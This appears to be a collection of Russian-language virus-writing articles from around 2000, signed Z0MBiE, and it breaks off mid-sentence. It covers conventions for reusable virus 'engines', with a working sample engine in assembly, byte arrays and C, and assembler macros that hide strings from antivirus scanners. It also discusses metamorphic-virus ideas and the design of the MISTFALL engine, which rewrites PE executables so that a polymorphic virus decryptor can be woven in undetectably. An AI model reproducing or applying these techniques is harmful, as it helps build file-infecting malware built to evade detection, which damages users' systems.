               case 0xCC: case 0xCD: case 0xCE: case 0xCF:
                   break;
           }

```

```

        case 0x80: case 0x81: case 0x82: case 0x83:
        case 0x84: case 0x85: case 0x86: case 0x87:
        case 0x88: case 0x89: case 0x8A: case 0x8B:
        case 0x8C: case 0x8D: case 0x8E: case 0x8F:
            disasm_datasize += disasm_defdata;
            break;

        case 0xA4:
        case 0xAC:
        case 0xBA:
            disasm_datasize++;
            disasm_flag |= C_MODRM;
            break;

        default:
            return 0;
    } // 0F-switch
    break;

} //switch

if (disasm_flag & C_MODRM)
{
    disasm_modrm = *opcode++;
    BYTE mod = disasm_modrm & 0xC0;
    BYTE rm = disasm_modrm & 0x07;
    if (mod != 0xC0)
    {
        if (mod == 0x40) disasm_memsized++;
        if (mod == 0x80) disasm_memsized += disasm_defmem;
        if (disasm_defmem == 2) // modrm16
        {
            if ((mod == 0x00) && (rm == 0x06)) disasm_memsized+=2;
        }
        else // modrm32
        {
            if (rm==0x04)
            {
                disasm_flag |= C_SIB;
                disasm_sib = *opcode++;
                rm = disasm_sib & 0x07;
            }
            if ((rm==0x05) && (mod==0x00)) disasm_memsized+=4;
        }
    }
} // C_MODRM

for(DWORD i=0; i<disasm_memsized; i++)
    disasm_mem[i] = *opcode++;
for(DWORD i=0; i<disasm_datasized; i++)
    disasm_data[i] = *opcode++;

disasm_len = opcode - opcode0;

return 1;
} //disasm

```

ОБЩИЕ РЕКОМЕНДАЦИИ ПО НАПИСАНИЮ ДВИЖКОВ

версия 2.00

ДВИЖОК (engine) -- некоторый модуль используемый в вирусах. (представленный в бинарной форме и/или в сорцах любого языка)

ВВЕДЕНИЕ

Этот текст был написан с единственно одной целью: обозначить признаки, которыми, на мой взгляд, должен обладать удобный движок.

Надо сказать, что подобное желание возникло уже после того, как я прочувствовал все плюсы использования готовых компонент для создания вирусов. Были созданы движки [LDE32](#), [KME32](#), [ETG](#), [CMIX](#), [DSCRIPT](#), [EXPO](#), [RPME](#), [CODEGEN](#), [PRCG](#), [MACHO](#) и MISTFALL, обладающие почти всеми свойствами, описанными в этом тексте. Однако даже и тех небольших преимуществ от попытки эти движки стандартизировать было достаточно чтобы понять всю важность приведения движков к некоторому "стандартному" виду. Следует сразу заметить: подобная "стандартизация" влияет скорее на алгоритм и внешний вид, чем на код, и ни коим образом не может послужить упрощению работы антивирусов.

КОД

- Движок должен содержать только исполняемый код. Таким образом движок не должен содержать никаких данных в явном виде. (достигается [генерацией данных кодом](#))
- Движок не должен содержать никаких абсолютных смещений. Для этого можно создать некую структуру общих вирусных данных в стеке и передавать поинтер на эту структуру.
- Движок не должен непосредственно использовать никаких внешних данных и не должен непосредственно вызывать никаких внешних процедур. (достигается передачей движку указателей на данные/код)
- Движок не должен содержать никаких непосредственных системных вызовов. Хотите работать в движке с файлами? - пишите свои процедуры работы с файлами, так, как это удобнее в конкретном вирусе, передаете на них указатели и движок становится универсальным.

PUBLIC-функции

Параметры каждой функции должны передаваться только на стеке. Каждая функция должна сохранять и восстанавливать все регистры. При выходе из функции флаг DF должен быть сброшен в 0 (CLD). Результат (если он нужен) должен возвращаться в регистре EAX.

ИСХОДНИКИ

Если движок поставляется в исходниках, то переменные, аргументы, константы, внутренние процедуры и все прочие имена и метки должны быть уникальными, то есть такими, чтобы они не встретились в чем-нибудь еще движке или в вашем же другом движке (тут частично помогают локальные метки).

Если при передаче данных между движком и вызывающим кодом используются данные, то все они должны быть описаны в отдельном `.INC` файле.

ДОКУМЕНТАЦИЯ

К движку должна прилагаться документация, в которой будет указано:

- описание движка;
- описание PUBLIC-процедур и их параметров;
- описание замеченных глюков (т.е. фич);
- где движок тестировался, то есть когда он точно работает, когда не работает, а когда хз;

ЖЕЛАТЕЛЬНО

Чтобы в движке существовала одна (и только одна) PUBLIC-функция, которая бы шла В НАЧАЛЕ исполняемого кода (хотите в середине - вставьте в начало `JMP`), и чтобы написана она была в стиле `cdecl` (`RET` с последующим `ADD ESP, xx`) или `pascal`-функции (выход по `RET nnnn`).

Чтобы алгоритм и код движка использовали в качестве данных только свой стек и были написаны с учетом мультитреадности.

Чтобы движок был написан инструкциями `real 386`, то есть чтобы отсутствовали привилегированные инструкции/регистры и все 486+ инструкции вообще.

ЧТО В РЕЗУЛЬТАТЕ

С использованием всех вышеперечисленных ограничений и фич, получаем код движка: независимый ни от кольца защиты, ни от операционки, ни от смещения по которому он находится. Такой код легко подвергается пермутации. Код или исходники такого движка легко могут быть подключены к другим движкам, вирусам, генераторам вирусов или вирусным конструкторам.

Более того, решается просто глобальная задача связи `asm`- и `cpp`-кода, без использования `obj`-ей.

ПРИМЕР ОФОРМЛЕНИЯ ДВИЖКА

Движок: KILLER. Задача: произвести зависание с вероятностью 1/1000.

Исходник:

```
----[begin KILLER.ASM]-----  
engine      proc      c  
             arg      user_param      ; user-data
```

```

        arg      user_random      ; external randomer
        arg      arg1
        arg      arg2            ; other parameters
        arg      arg3
        pusha
        cld
        ;;
        push     1000
        push     user_param
        call     user_random
        add      esp, 8
        ;;
        cmp      eax, 666
        je       $
        ;;
        popa
        ret
        endp

----[end KILLER.ASM]-----

```

Полученный в результате инклюдник на ASM:

```

----[begin KILLER.INC]-----
; KILLER 1.00 engine
db  0C8h,000h,000h,000h,060h,0FCh,068h,0E8h
db  003h,000h,000h,0FFh,075h,008h,0FFh,055h
db  00Ch,083h,0C4h,008h,03Dh,09Ah,002h,000h
db  000h,074h,0FEh,061h,0C9h,0C3h
----[end KILLER.INC]-----

```

Тот же самый инклюдник на C/C++:

```

----[begin KILLER.CPP]-----
// KILLER 1.00 engine
BYTE killer_bin[30] =
{
    0xC8,0x00,0x00,0x00,0x60,0xFC,0x68,0xE8,
    0x03,0x00,0x00,0xFF,0x75,0x08,0xFF,0x55,
    0x0C,0x83,0xC4,0x08,0x3D,0x9A,0x02,0x00,
    0x00,0x74,0xFE,0x61,0xC9,0xC3
};
----[end KILLER.CPP]-----

```

Инклюдник/хедер на ASM:

```

----[begin KILLER.ASH]-----
; KILLER 1.00 engine
KILLER_VERSION      equ      0100h
----[end KILLER.ASH]-----

```

Инклюдник/хедер на C/C++:

```

----[begin KILLER.HPP]-----
// KILLER 1.00 engine
#ifndef __KILLER_HPP__
#define __KILLER_HPP__

#define KILLER_VERSION  0x0100

typedef
void __cdecl killer_engine(
    DWORD user_param,                // user-parameter
    DWORD __cdecl user_random(DWORD user_param, DWORD range),
    DWORD arg1,
    DWORD arg2,
    DWORD arg3);

#endif // __KILLER_HPP__
----[end KILLER.HPP]-----

```

Пример вызова движка на ASM:

```

----[begin EXAMPLE.ASM]-----
; KILLER 1.00 usage example
include          killer.ash

callW            macro    x
extern           x:PROC
call            x
endm

v_data           struc
v_randseed       dd      ?
;               ...
ends

p386
model            flat
locals           ___

.data
dd              ?
.code

start:           call     virus_code
push            -1
callW           ExitProcess

virus_code:      pusha
sub             esp, size v_data
mov            ebp, esp
;;
callW           GetTickCount
xor             [ebp].v_randseed, eax ; randomize
;;
push           3
push           2 ; parameters
push           1
call           $+5+2 ; pointer to randomer
jmp            short my_random
push          ebp ; user-param, v_data ptr
call           killer_engine
add           esp, 4*5
;;
add           esp, size v_data
popa
retn

; DWORD __cdecl random(DWORD user_param, DWORD range)
; [esp+4] [esp+8]
my_random:      mov      ecx, [esp+4] ; v_data ptr
mov            eax, [ecx].v_randseed
imul          eax, 214013
add           eax, 2531011
mov           [ecx].v_randseed, eax
shr           eax, 16
imul          eax, [esp+8]
shr           eax, 16
retn

killer_engine:  include   killer.inc

virus_size      equ      $-virus_code
end             start

----[end EXAMPLE.ASM]-----

```

Пример использования на C/C++:

```

----[begin EXAMPLE.CPP]-----
#include <windows.h>
#include "killer.hpp"
#include "killer.cpp"
DWORD randseed = GetTickCount();

```

```

DWORD __cdecl my_random(DWORD user_param,DWORD range)
{
    return range ? (randseed = randseed * 214013 + 2531011) % range : 0;
}
void main()
{
    void* killer_ptr = &killer_bin;
    (*(killer_engine*)killer_ptr) (0x12345678, my_random, 1,2,3);
}
----[end EXAMPLE.CPP]-----

```

Пример программки для компиляции исходника движка:

```

----[begin BUILD.ASM]-----
                                p386
                                model    flat
                                locals    ___
                                .data
                                db        0EBh,02h,0FFh,01h          ; signature
include    killer.asm
                                db        0EBh,02h,0FFh,02h          ; signature
                                .code
start:
                                push     -1
                                callW    ExitProcess
                                end      start
----[end BUILD.ASM]-----

```

Пример программки для выдирания бинарной (DB,DB,...) версии движка из скомпиленного EXE-файла:

```

----[begin HAXOR.CPP]-----
#include <stdio.h>
#include <stdlib.h>
#pragma hdrstop
void main()
{
    FILE*f=fopen("build.exe","rb");
    int bufsize = filelength(fileno(f));
    BYTE* buf = new BYTE[bufsize];
    fread(buf, 1,bufsize, f);
    fclose(f);
    int id1=0, id2=0;
    for (int i=0; i<bufsize; i++)
    {
        if (*(DWORD*)&buf[i] == 0x01FF02EB) id1=i+4;          // check signature
        if (*(DWORD*)&buf[i] == 0x02FF02EB) id2=i;          // check signature
    }
    f=fopen("killer.inc","wb");
    fprintf(f,"; KILLER 1.00 engine\r\n");
    for (int i=0; i<id2-id1; i++)
    {
        if ((i%8)==0) fprintf(f,"db ");
        fprintf(f,"0%02Xh", buf[id1+i]);
        if (((i%8)==7) || (i==id2-id1-1)) fprintf(f,"\r\n"); else fprintf(f,",");
    }
    fclose(f);
    f=fopen("killer.cpp","wb");
    fprintf(f,"// KILLER 1.00 engine\r\n");
    fprintf(f,"BYTE killer_bin[%i] = {\r\n",id2-id1);
    for (int i=0; i<id2-id1; i++)
    {
        if ((i%8)==0) fprintf(f," ");
        fprintf(f,"0x%02X", buf[id1+i]);
        if (i!=id2-id1-1) fprintf(f,",");
        if ((i%8)==7) fprintf(f,"\r\n");
    }
    fprintf(f," }; \r\n");
    fclose(f);
}
----[end HAXOR.CPP]-----

```


Обратим внимание на `example.asm` -- прообраз будущего вируса. В файле используется движок, движок использует внешнюю процедуру (рандомер), а рандомер использует `randseed` который создан в основном теле вируса и инициализирован перед вызовом движка. В результате не только этот движок, но и любой другой, да и сам вирус, смогут вызывать одну и ту же внешнюю процедуру (в данном случае `randomer`, но это могли бы быть функции работы с файлами и другие движки). Очевидно, что `call GetTickCount`, произведенный перед вызовом движка, в настоящем вирусе будет произведен по соответствующему вычисленному кернеловскому адресу.

Заметим, что все это написано без использования оффсетов как таковых.

Итак, задача достигнута: движок компилируется отдельно, отлаживается так же отдельно, в `example.cpp` (имхо на `cpp` отлаживать алгоритмы быстрее и проще чем на `asm`), и используется в вирусах на ассемблере.

(x) 2000 Z0MBiE, <http://z0mbie.host.sk>

О КОДИРОВАНИИ ДАННЫХ В ПЕРМУТИРУЮЩИХ ВИРУСАХ

Пермутирующий вирус -- это вирус, перестраивающий(изменяющий) свое тело на уровне ассемблерных инструкций. В отличие от метаморфного, пермутирующий вирус не генерирует новых инструкций, а преобразует уже имеющиеся. Возникает вопрос о хранении данных внутри такого вируса.

Учитывая то, что измененные инструкции могут быть другой длины, приходим к буферу в котором содержится только код; этот буфер будет перестраиваться с каждой новой копией вируса.

В таком случае возможны два варианта:

- данные содержатся отдельно от кода и шифруются переменным ключом
- данные генерируются кодом

Мне ближе всего второй вариант. Он обладает следующими свойствами: в вирусе присутствует только буфер с кодом; данные разбиты на части, каждая из которых генерируется по мере необходимости. Недостаток тут такой: код, генерирующий данные занимает чуть больше места, чем сами данные.

Теперь представим себе, что мы пишем вирус в соответствии со следующим правилом: в вирусе может присутствовать только код. И нам нужно использовать данные вида "C:\WINDOWS*.EXE", 0.

Удобно генерировать такую строку двумя путями:

```
1.      2.
lea     edi, temparea      push 0
mov     eax, "W\C"         push "EXE."
stosd                   push "*\SW"
mov     eax, "ODNI"        push "ODNI"
stosd                   push "W\C"
mov     eax, "*\SW"        ; ESP=data
stosd                   ...
mov     eax, "EXE."        add esp, 20
stosd
xor     eax, eax
stosd
; temparea=data
```

Здесь возникает две проблемы. Во-первых, части строки будут "видны" в коде вируса, что не есть хорошо. Во-вторых, при большом количестве данных набивать подобную хрень непросто.

Вывод: требуется макрос для преобразования данных в код. В конце текста как раз и представлены такие макросы. Вызываются они так:

```
1.      2.
lea     edi, temparea      x_push ecx, C:\WINDOWS\*.EXE~
x_stosd C:\WINDOWS\*.EXE~  nop
                             x_pop
```

Сгенеренный макросами код выглядит так:

```
1.      2.
BF00200010 mov     edi,010002000      33C9          xor     ecx,ecx
33C0          xor     eax,eax          81E900868687 sub     ecx,087868600
2BDC5A3A8 sub     eax,0A8A3C5BD       51            push    ecx
AB           stosd                   81F12E3F213D xor     ecx,03D213F2E
350A741818 xor     eax,01818740A       51            push    ecx
AB           stosd                   81C1290E04E5 add     ecx,0E5040E29
050E0518DB add     eax,0DB18050E       51            push    ecx
AB           stosd                   81F11E1D1865 xor     ecx,065181D1E
```

357916046F	xor	eax,06F041679	51	push ecx
AB	stosd		81E90614E8F7	sub ecx,0F7E81406
2D2ECD0111	sub	eax,01101CD2E	51	push ecx
AB	stosd		90	nop
			8D642414	lea esp,[esp][00014]

Вот сами макросы:

```

x_stosd_first      macro
    _eax            = 0
    xor             eax, eax
endm

x_stosd_next       macro    t, x
    if              t eq 0
        sub         eax, _eax - x
    endif
    if              (t eq 1) or (t eq 3)
        xor         eax, _eax xor x
    endif
    if              t eq 2
        add         eax, x - _eax
    endif
    _eax = x
    stosd
endm

x_stosd            macro    x
    x_stosd_first
    j = 0
    s = 0
    t = 0
    irpc            c, <x>
        k = "&c"
        if          k eq "~"
            k = 0
        endif
        j = j + k shl s
        s = s + 8
        if s eq 32
            x_stosd_next t,j
            t = t + 1
            if t eq 4
                t = 0
            endif
            j = 0
            s = 0
        endif ; i eq 4
    endm ; irpc
    if s ne 0
        j = (j + 12345678h shl s) and 0fffffffh
        x_stosd_next t,j
    endif
endm ; x_stosd

x_push_first       macro    r
    xor             r, r
    _reg = 0
endm

x_push_next        macro    q, r, x
    if q eq 0
        sub         r, _reg - x
    endif
    if (q eq 1) or (q eq 3)
        xor         r, _reg xor x
    endif
    if q eq 2
        add         r, x - _reg
    endif
    push            r
endm

```

```

_reg = x
endm

x_push macro r, x
x_push_first r
_xsize = 0
l = 0
irpc c, <x>
l = l + 1
endm

j = 0
s = 0

l0 = 1
if (l0 and 3) ne 0
j = j shl 8 + "x"
s = s + 8
l0 = l0 + 1
endif
if (l0 and 3) ne 0
j = j shl 8 + "y"
s = s + 8
l0 = l0 + 1
endif
if (l0 and 3) ne 0
j = j shl 8 + "z"
s = s + 8
l0 = l0 + 1
endif

q = 0

i = l - 1
irpc cl, <x>
t = 0
irpc c, <x>
if t eq i
j = j shl 8
if "&c" ne "~"
j = j + "&c"
endif
s = s + 8
if s eq 32
_xsize = _xsize + 4
x_push_next q,r,j
q = q + 1
if q eq 4
q = 0
endif
s = 0
j = 0
endif
exitm
endif
t = t + 1
endm l irpc
i = i - 1
endm ; irpc
if s ne 0
error
endif
endm ; x_push

x_pop macro
lea esp, [esp + _xsize]
endm

```

НЕКОТОРЫЕ МЫСЛИ О МЕТАМОРФИЗМЕ

Недавно возникла маразматическая мысль о вирусе, состоящем из одних NOP'ов. Идея тут вот в чем. Пусть существует обычная компьютерная программа, такая, что ее код содержит в себе последовательно, одну за другой, те же самые инструкции и группы инструкций (или их варианты), которые могут быть использованы в некотором вирусе. Тогда достаточно будет забить NOP'ами все оставшиеся инструкции, чтобы эта программа стала вирусом. Таким образом, с точки зрения внесенных изменений, в программу были записаны исключительно NOP'ы, и ничего более. Сам же вирус скрывается в том, *как*, то есть в какие места программы были записаны эти NOP'ы. При этом, это может быть не одна программа, а программа со всеми ее DLL'ками; и кроме того, в программу можно записывать не только NOP'ы, но и прочий мусор. Другими словами, стандартное заражение путем добавления новых инструкций здесь изменено на удаление ненужных. Конечно, тут возникнут некоторые трудности с константами. Но я ведь не доктор -- если вас это прикалывает, сами что-нибудь и придумайте.

Куда более интересны следствия из анализа той техники, которую мог бы использовать такой вирус.

И действительно, вирусы ведь состоят из небольших кусочков кода -- по одной-две инструкции, и каждый из таких элементов дублируется по многу раз не только в вирусах, но и в обычных программах; причем, и это главное, в разных вариантах.

Предположим теперь, что в вирусе хранится по несколько хешей на каждый вариант такого элемента. И вирус постоянно ищет свои возможные элементы в коде тех программ, которые найдет; и подключает к себе эти элементы, при этом затирая подключенные ранее варианты этих элементов.

То есть, говоря проще, вирус весь состоит из небольших элементов (блоков кода), и пусть, например, варианты одного из этих элементов выглядят так:

вариант 1	вариант 2	вариант 3	вариант 4	вариант N
mov eax, [ecx]	mov edx, [ecx]	mov eax, ecx	push [ecx]	...
mov edx, eax	mov eax, edx	mov edx, [eax]	mov edx, [esp]	...
		mov eax, edx	pop eax	

Таким образом, касательно одного блока кода, в вирусе будет храниться N хешей для каждого из его вариантов, и, естественно, последний из таких найденных вариантов, в настоящий момент и работающий.

В результате возникает неопределенность в модификациях вируса, так как заранее неизвестно, из каких в точности инструкций эти модификации будут состоять.

Чем больше вариантов каждого элемента (и, соответственно, их хешей) будет предусмотрено, и чем больше будет длина и время вычисления каждого хеша, тем сложнее будет получить исчерпывающую информацию обо всех возможных модификациях такого вируса.

Самая суть этого метода заключается в том, что "определение", то есть получение полной информации обо всех состояниях такого вируса распределяется во времени.

И даже больше. Вовсе необязательно, чтобы вирус изначально содержал в себе *все* элементы. Некоторая часть особо интересных подпрограмм такого вируса может отсутствовать, и срабатывать только при нахождении хешей всех элементов этих подпрограмм. Таким образом станет неизвестно, когда и какая подпрограмма вируса сработает, а также - что это за подпрограмма. Похожую мысль высказывали уже давно, когда предлагали зашифровать часть вируса куском некоторого определенного биоса. Однако, как мне кажется, то, что предлагается

здесь - чуть более актуально.

Здесь есть одна интересная фишка: некоторые из элементов "нормальные", а некоторые - "мусорные". И в плане добавления именно мусорных, не имеющих влияния на выполнение вируса элементов, есть огромное поле для экспериментов.

Где будут храниться хеши? Хеши могут храниться в зашифрованном виде в самом вирусе; достаточно большая база хешей может храниться в распределенном виде, когда носителями являются интернетовские машины; и эти хеши, что более интересно, могут подключаться так же, как и обычные вирусные плагини. Но что значит - подключить десяток хешей к такому вирусу? А это значит, что у антивирусов появится потенциальная возможность пропустить уже хотя бы один зараженный файл -- из которого потом вновь разовьется эпидемия.

Как разбить вирус на элементы? Если вирус пишется на ассемблере, это придется делать руками. Если вирус пишется на hll, то это проще сделать автоматически: например компилять из с++ в ассемблер.

Какими должны быть элементы? Понятно, что они должны состоять из целых инструкций, поскольку множество комбинаций этих инструкций крайне велико: очень много программ, и как минимум половина их "объема" - это код. В принципе, длины элементов не ограничены ни чем. Однако, есть одна трудность. Для хорошей "морфности" такого вируса, в нем должно быть два типа вариантов элементов. Несколько вариантов -- те, которые встречаются очень часто; для того, чтобы у вируса была возможность постоянно изменяться; см.выше - номера 1,2,3. Оставшаяся же часть вариантов -- это те куски кода, которые встречаются достаточно редко. Для того, чтобы их было сложно найти, но вместе с тем и существовала вероятность того, что они будут найдены. Например - что-нибудь вроде варианта 4.

Также, вместо того, чтобы искать возможные элементы в файлах, можно пытаться подобрать их случайным образом.

Написать вирус, полностью состоящий из таких элементов, сегодня достаточно сложно. Однако, не будем забывать о том, что метаморфный вирус -- это просто большой полиморфик, в котором декриптор, со временем, вырос до размеров всего вируса и генерит сам себя. Другими словами, завтра это будет сделано; а сегодня мы запросто можем применить идею о элементах к генерации если не всего вируса, то хотя бы простого полиморфного декриптора. Поскольку наилучшей антиэвристической техникой является интеграция кода, к ней и следует применить то, что описано в этом тексте. Таким образом в середине зараженного файла будет находится декриптор, состоящий из элементов, нахождение которых потребует много времени.

Автоматизация обратного проектирования

Технология недетектируемого вируса

Наши усилия направлены на то, чтобы научиться модифицировать исполняемые программы (в формате PE) так, чтобы поиск внесенных изменений занимал максимум времени.

Под модификацией понимаем дополнение программы определенным кодом, скажем, вирусом. Очевидно, что само тело вируса должно быть зашифровано. Полиморфный же расшифровщик будет интегрирован с кодом программы.

Исходя из этого, задача разбивается на 3 части, или же три глобальных вопроса: ЧТО?, КУДА? и КАК?.

ЧТО - это вирусные инструкции, которыми будет дополнен инфицируемый PE файл. О том, какими могут быть эти инструкции, рассказано в статье про метаморфизм и показано в кодегенераторе.

КУДА - это вопрос о том, в какие места программы вставлять инструкции расшифровщика, и как определять эти места. В принципе, это относительно просто; более того, как раз эта часть возлагается на пользователя движка.

В этой же статье будет показано, КАК между двумя произвольными инструкциями программы вставить инструкции расшифровщика, то есть, другими словами, как разобрать, изменить и заново собрать всю программу.

Теория

Нашей задачей является вставить между инструкциями PE файла свои собственные. Но из-за того, что код и данные в файле могут быть по-всякому связаны друг с другом, изменение кода повлечет за собой изменение всех связей. Однако, изменение одних связей влечет за собой изменение других, и так далее, пока значимая часть файла не будет изменена.

Пример: вставив в середину файла инструкцию, мы изменим смещения всех меток, идущих после этой инструкции. А изменив смещение некоторой метки в коде, необходимо поправить все команды перехода на эту метку. В процессе такой правки, возможно, увеличатся длины некоторых команд условного перехода, что повлечет за собой изменение смещений меток, идущих после этих команд, и так далее.

Связи между элементами файла бывают не только абсолютные (смещения), но и относительные (команды перехода), и нам необходимо все их выявить. Выявить абсолютные связи можно посредством анализа структуры PE файла, включая сюда анализ таблицы фиксапов (релокаций). Для нахождения относительных смещений требуется разобрать весь код, встречающийся в программе, на отдельные инструкции.

Исходя из сказанного, необходимо разобрать весь файл в некоторую легко изменяемую сущность, изменить ее, и собрать файл заново.

Кроме всего прочего, наш алгоритм должен быть оформлен в виде универсального движка. То есть, в идеале, я предлагаю вам средство, позволяющее легко модифицировать структуру PE файла, и чем больше разных методов модификации этой структуры будет придумано, тем лучше. Кто-то раскидает декриптор по всему файлу, кто-то интегрирует инструкции декриптора с инструкциями

файла, и т.п.

Итак, нашу задачу можно разбить на 5 этапов:

1. Загружаем PE файл в память по виртуальным адресам; создаем таблицу флагов и выставляем в ней биты, указывающие, являются ли соответствующие дворды указателями/длинами, и какими. То есть проводим начальный анализ структуры файла.
2. Дизассемблируем файл (находим и разбиваем код на инструкции), попутно заполняя таблицу флагов новой информацией об указателях. Здесь есть такой нюанс, что при дизассемблировании можно ошибиться, перепутав код и данные. Такая ошибка фатальна, поэтому двойственные ситуации необходимо исключить. Если же выяснить отношение некоторого участка файла к коду или к данным невозможно, файл обрабатывать не следует.
3. Представляем файл в виде списка из: инструкций, кусков данных, меток и указателей. То есть от бинарного кода переходим чуть ближе к исходнику. Такой список создается исключительно из-за легкости манипулирования его элементами.
4. Вызываем юзерский мутатор (внешний по отношению к движку), который извращает список, например вставляя куски сгенеренного дешифратора между инструкциями файла.
5. Собираем файл из списка; заново генерим таблицу фиксированных точек; при увеличении длин условных переходов пересчитываем все смещения в файле; пересчитываем контрольную сумму файла.

Проблемы дизассемблирования

На самом деле, конечно, все обстоит много хуже чем кажется: кроме описанных выше шагов есть еще куча мелочей, каждая из которых влияет на работоспособность программы. Но основная трудность, естественно, заключается в дизассемблировании. Ведь мы не обладаем возможностями, например, иды -- ибо наш вирус ограничен десятками килобайт.

А проблема дизассемблирования вот в чем: у нас есть дворды, про которые известно, что они фиксированные. Пусть такой дворд показывает в программу, на какую-то метку. А больше на эту метку не показывает никто. Вопрос: как узнать, находится ли по этой метке код (какая-то процедура), либо это данные?

Ошибка влечет за собой следующее: код, принятый за данные, не будет пофиксен, так что когда он получит управление, сразу произойдет глюк. Ибо фиксировать в этом коде надо `jxx`, `call` и т.п. Если же, наоборот, данные будут приняты за код, и в них подобная инструкция будет пофиксена, то это тоже чревато глюком.

Поэтому необходимо научиться безошибочно отличать данные от кода. Некоторые библиотечные процедуры можно было бы найти по сигнатурам, но у нас нет таких ресурсов. Можно было бы рассматривать `jmp table's`, но это помогает лишь частично.

Можно было бы работать только с файлами определенного вида, а именно, такими, в которых в кодовой секции находится только код и ничего больше. Но это как раз то, чего не хотелось бы делать. Ведь нам надо, чтобы антивирусы проверяли КАЖДЫЙ файл по полчаса. Да и мало таких файлов.

Короче говоря, все ошибки в рекомпиляции файла возникают из-за неправильного дизассемблирования, а именно -- из-за описанной выше проблемы. Выхода два: ограничить множество обрабатываемых файлов, либо насколько это возможно улучшить дизассемблер и надеяться на удачу.

Практика

Далее привожу краткое описание всех шагов, необходимых для рекомпиляции файла.

- проверяем PE файл на валидность (наличие таблицы фиксапов и т.п.)
- выделяем память под виртуальный образ файла в памяти и под флаги на каждый байт образа файла
- загружаем по виртуальным адресам:
 1. досовскую часть и PE заголовок файла
 2. секции файла
- разбираем PE заголовок, анализируем все его указатели и длины, помечаем начала и концы секций как метки и т.п.
- разбираем импорты
- разбираем экспорты
- разбираем фиксапы
- разбираем ресурсы
- ищем в файле начала процедур по сигнатурам (типа `push ebp/mov ebp, esp`) и помечаем их для-последующего-анализа
- помечаем точку входа
- дизассемблируем файл, алгоритм описан в статье "о пермутации"; однако, есть пара отличий: когда кончаются все помеченные-для-последующего-анализа метки, мы ищем метки-на-которые-ссылаются-указатели, и проверяем, не являются ли они кодом. (см. ниже)
- создаем список из опкодов, меток, указателей и т.п.; заметим, что в этом списке уже будут объекты нулевой длины (метки), то есть происходит переход к более высокому уровню абстракции; по сути этот список -- своеобразное представление исходника. после перехода от линейных массивов к списку, массивы больше не нужны.
- изменяем список; во время отладки я вставлял NOP'ы между всеми инструкциями файла
- вычисляем новые виртуальные адреса для всех записей списка
- пересчитываем таблицу фиксапов
- пересчитываем значения указателей (т.е. rva, фиксапов и относительных смещений условных переходов); если некоторые условные переходы пришлось увеличить, то повторяем все с пересчета виртуальных адресов
- ассемблируем список (собираем все данные в один массив)
- записываем файл на диск
- дописываем к концу файла оверлей, если он был
- пересчитываем контрольную сумму, если она была ненулевая

Что означают фразы типа "разбираем PE заголовок" / "разбираем импорты"? Это значит, что мы выделяем среди них метки, указатели и другие специальные объекты и выставляем для них во флагах соответствующие биты. Например, байт по адресу `pe_header+28h` (28h=EntryPointRva) поймееет флаги типа `FLAG_DWORD` и `FLAG_RVA`, а тот адрес, на который он показывает, будет обозначен как `FLAG_LABEL` и `FLAG_CREF`.

Какие специальные объекты будут присутствовать в списке?

1. Метки, то есть то, на что ссылаются RVA и FIXUP'ы.
2. RVA, то есть дворд, который указывает на метку.
3. FIXUP, то есть дворд, такой же как RVA, но + IMAGEBASE, притом адрес должен быть занесен в таблицу фиксапов.
4. так называемая DELTA, то есть разница между адресами двух меток.
5. инструкция
6. блок данных

Теперь о том, как мы отличаем код от данных. Напомню, что мы рассматриваем адрес на который есть ссылки только через указатели (rva и fixup'ы), но нет ссылок через `call/jmp`. Итак, берем

предполагаемую процедуру и разбираем ее по одной инструкции. Для каждой инструкции проверяем, не является ли она глючной, типа 00 00, FF FF, F4 (hlt), CD (int), и т.п., то есть таким опкодом, который в процедурах PE файлов не встречается.

Если какой-либо из байтов предполагаемой инструкции содержит флаги типа "метка" или "данные", то это не процедура. Если инструкция имеет относительный адрес (jmp, call, jxx, jecxz,...), то он должен показывать на что-нибудь приличное, то есть не в блок данных и не в середину другой инструкции. Повторяются же такие проверки до тех пор, пока не будет найден RET или JMP.

Однако, есть и такие ситуации, когда отличить код от данных достаточно сложно. Например, такой объект, как метка (label), вроде бы не может присутствовать в середине инструкции, сгенеренной hll компилятором. Но вот - нихрена подобного. Очень даже может. Рассмотрим типичный случай.

```
avpbase.dll:
100050D3 83E904      sub     ecx, 4
100050D6 720C       jb     100050E4
100050D8 83E003     and     eax, 3
100050DB 03C8       add     ecx,eax
100050DD FF2485F0500010 jmp     dword ptr [100050F0+eax*4]      (1)
100050E4 FF248DE8510010 jmp     dword ptr [100051E8+ecx*4]
100050EB 90         nop
100050EC FF248D6C510010 jmp     dword ptr [1000516C+ecx*4]      (2)
100050F3 90         nop
100050F4 00510010   dd     10005100
100050F8 2C510010   dd     1000512C
```

Как видно, адрес 100050F0 находится в середине инструкции (2), и в то же время используется в инструкции (1). Почему так происходит, догадаться несложно. В результате, о инструкции (2) нельзя с полной уверенностью сказать, является ли она кодом или данными. То есть, автоматически нельзя определить, было ли в исходнике написано 100050F4 - 4 или 100050EC + 4. Короче говоря, нет возможности пофиксить такой поинтер, и файл придется оставить в покое.

Или вот, замечательный пример от дяди Рошаля.

```
FAR.EXE:
004474D8 B8E1C24200 mov     eax,0042C2E1 ; ==42C350-6Fh ; (1)
004474DD 6A00       push    00
004474DF 6800000100 push    00010000
004474E4 83C06F     add     eax, 6F ; ==111
004474E7 50         push    eax
004474E8 E8AF180100 call    00458D9C
...
0042C2DB E8B0450200 call    00450890
0042C2E0 83C408     add     esp, 08 ; (2)
0042C2E3 8D9500FFFFFF lea     edx,[ebp][0FFFFFF00]
...
0042C350 55         push    ebp
0042C351 8BEC       mov     ebp, esp
0042C353 833D5054460003 cmp     d,[000465450], 03
```

И, в дополнение ко всему прочему, бывает еще одна хуевая фишка. Это куски 16-битного кода в 32-битных приложениях, типа антивирусов и форматоров. Со всеми проистекающими отсюда глюками.

Движок

Несмотря на все глюки, движок почему-то работает. Называется движок МИСТФАЛЬ, есть такой рассказ у Джорджа Мартина, "Мистфаль приходит утром".

Движок написан на борман С++, правда без классов и прочих фиш. Основная функция engine() с хуевой кучей параметров, идет, как и следует, самой первой, а после нее есть еще несколько

внутренних подпрограмм. Все это дело называется `kernel` (не путать с маздайным) и находится в файлах `engine.cpp` & `.hpp`; соответственно код и константы.

Из кернела вызывается так называемый внешний юзерский мутатор (`mutate.cpp`), коий может и должен быть модифицирован пользователем. Мутатор, то есть, собственно инфектор, оперирует исключительно со списком из структур, которые будем называть хуйнями (`hoooy`), ибо мозги уже отказывают. В хуйнях могут быть метки, опкоды, блоки данных, словом все то, о чем говорилось в начале. Да и вообще, вся технология описания движка точно такая же, как и в RPME, только RPME был заточен на вирусы, а мистфаль предназначен для работы с PE файлами.

В результате, простейший метод заражения файла таков:

